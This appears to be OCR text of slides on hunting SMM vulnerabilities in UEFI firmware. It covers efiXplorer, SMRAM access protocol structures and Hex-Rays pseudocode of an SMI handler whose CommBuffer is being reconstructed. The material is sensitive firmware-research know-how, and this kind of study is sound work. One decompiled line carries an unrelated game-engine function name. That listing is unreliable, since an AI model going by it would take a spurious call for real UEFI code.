


Phase 2 - efiXplorer




Identifying SMM services

Phase 2 - efiXplorer




Identifying UEFI GUIDs

Phase 2 - efiXplorer



Phase 2 - efiXplorer



EFI_SMM_ACCESS2_PROTOCOL

- Controls visibility of SMRAM
- Exposes methods to ***Open***, ***Close***, and ***Lock*** SMRAM

Protocol Interface Structure

```
typedef struct _EFI_SMM_ACCESS2_PROTOCOL {
  EFI_SMM_OPEN2              Open;
  EFI_SMM_CLOSE2             Close;
  EFI_SMM_LOCK2              Lock;
  EFI_SMM_CAPABILITIES2      GetCapabilities;
  BOOLEAN                    LockState;
  BOOLEAN                    OpenState;
} EFI_SMM_ACCESS2_PROTOCOL;
```

GetCapabilities()

- Let's the caller know where SMRAM is located
- Returns an array of structures of type *EFI_SMRAM_DESCRIPTOR*

EFI_SMM_ACCESS2_PROTOCOL.GetCapabilities()

Summary

Queries the memory controller for the regions that will support SMRAM.

Prototype

```
typedef
EFI_STATUS
(EFIAPI *EFI_SMM_CAPABILITIES2) (
  IN CONST EFI_SMM_ACCESS2_PROTOCOL     *This,
  IN OUT UINTN                          *SmramMapSize,
  IN OUT EFI_SMRAM_DESCRIPTOR           *SmramMap
  );
```

EFI_SMRAM_DESCRIPTOR

- Each descriptor holds information about one SMRAM region
  - Address
  - Size
  - State
  - Attributes

- Used internally by *SmmIsBufferOutsideSmmValid* to determine if the buffer is safe


```
typedef struct {
  ///
  /// Designates the physical address of the MMRAM in memory. This view of memory is
  /// the same as seen by I/O-based agents, for example, but it may not be the address seen
  /// by the processors.
  ///
  EFI_PHYSICAL_ADDRESS  PhysicalStart;
  ///
  /// Designates the address of the MMRAM, as seen by software executing on the
  /// processors. This address may or may not match PhysicalStart.
  ///
  EFI_PHYSICAL_ADDRESS  CpuStart;
  ///
  /// Describes the number of bytes in the MMRAM region.
  ///
  UINT64                PhysicalSize;
  ///
  /// Describes the accessibility attributes of the MMRAM.  These attributes include the
  /// hardware state (e.g., Open/Closed/Locked), capability (e.g., cacheable), logical
  /// allocation (e.g., allocated), and pre-use initialization (e.g., needs testing/ECC
  /// initialization).
  ///
  UINT64                RegionState;
} EFI_MMRAM_DESCRIPTOR;

typedef EFI_MMRAM_DESCRIPTOR  EFI_SMRAM_DESCRIPTOR;
```

Phase 3 - Postprocessor

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums


```
1  EFI_STATUS __fastcall sub_1290(UINTN a1, EFI_SYSTEM_TABLE *a2)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    MmramMapSize = a1;
6    BootServices = a2->BootServices;
7    EfiSmmBase2Protocol = 0i64;
8    gST = a2;
9    gBS = BootServices;
10   BootServices->LocateProtocol(&EFI_SMM_BASE2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
11   (EfiSmmBase2Protocol->Close)(EfiSmmBase2Protocol, &gSmst);
12   gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmAccess2Protocol);
13   MmramMapSize = 0i64;
14   EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, 0i64);
15   qword_2248 = sub_1864(v3, MmramMapSize);
16   EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, qword_2248);
17   qword_2240 = MmramMapSize >> 5;
18   Z_Construct_UFunction_UPaperTileMapComponent_CreateNewTileMap();
19   sub_190C(&EFI_DXE_SERVICES_TABLE_GUID, &qword_20D0);
20   gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
21   MmramMapSize = 0i64;
22   (EfiSmmBase2Protocol->GetCapabilities)(EfiSmmBase2Protocol, &MmramMapSize, 0i64);
23   qword_2218 = sub_1864(v4, MmramMapSize);
24   (EfiSmmBase2Protocol->GetCapabilities)(EfiSmmBase2Protocol, &MmramMapSize, qword_2218);
25   qword_2238 = MmramMapSize >> 5;
```

Phase 3 - Postprocessor



Phase 4 - REconstructing the Comm Buffer

- https://github.com/REhints/HexRaysCodeXplorer




```
EFI_STATUS __fastcall SmiHandler(
        EFI_HANDLE DispatchHandle,
        const VOID *Context,
        VOID *CommBuffer,
        UINTN *CommBufferSize)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if...
  if...
  v5 = *CommBufferSize;
  if...
  v6 = v5 - 16;
  if ( !sub_1974(CommBuffer, v5) )
    return 0i64;
  if ( byte_2260 && (*CommBuffer - 2i64) <= 1 )
  {
    v7 = EFI_ACCESS_DENIED;
LABEL_40:
    *(CommBuffer + 1) = v7;
    return 0i64;
  }
  v8 = *CommBuffer;
  if ( *CommBuffer > 6ui64 )
  {
    v13 = v8 - 7;
    if ( !v13 )
    {
      if ( v6 < 0xC )
        return 0i64;
      v7 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer[4], *(CommBuffer + 5));
      goto LABEL_40;
    }
```


Phase 4 - REconstructing the Comm Buffer

```
EFI_STATUS __fastcall SmiHandler(
        EFI_HANDLE DispatchHandle,
        const VOID *Context,
        CommBuffer_1594 *CommBuffer,
        UINTN *CommBufferSize)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !CommBuffer )
    return 0i64;
  if ( !CommBufferSize )
    return 0i64;
  v5 = *CommBufferSize;
  if ( *CommBufferSize < 0x10 )
    return 0i64;
  v6 = v5 - 16;
  if ( !sub_1974(CommBuffer, v5) )
    return 0i64;
  if ( byte_2260 && (*&CommBuffer->field_0 - 2i64) <= 1 )
  {
    v7 = EFI_ACCESS_DENIED;
LABEL_40:
    CommBuffer->field_8 = v7;
    return 0i64;
  }
  v8 = *&CommBuffer->field_0;
  if ( *&CommBuffer->field_0 > 6ui64 )
  {
    v13 = v8 - 7;
    if ( !v13 )
    {
      if ( v6 < 0xC )
        return 0i64;
      v7 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer->field_10, CommBuffer->field_14);
      goto LABEL_40;
    }
```


Phase 4 - REconstructing the Comm Buffer



Phase 4 - REconstructing the Comm Buffer



Phase 5 - Resolving SmmIsBufferOutsideSmmValid



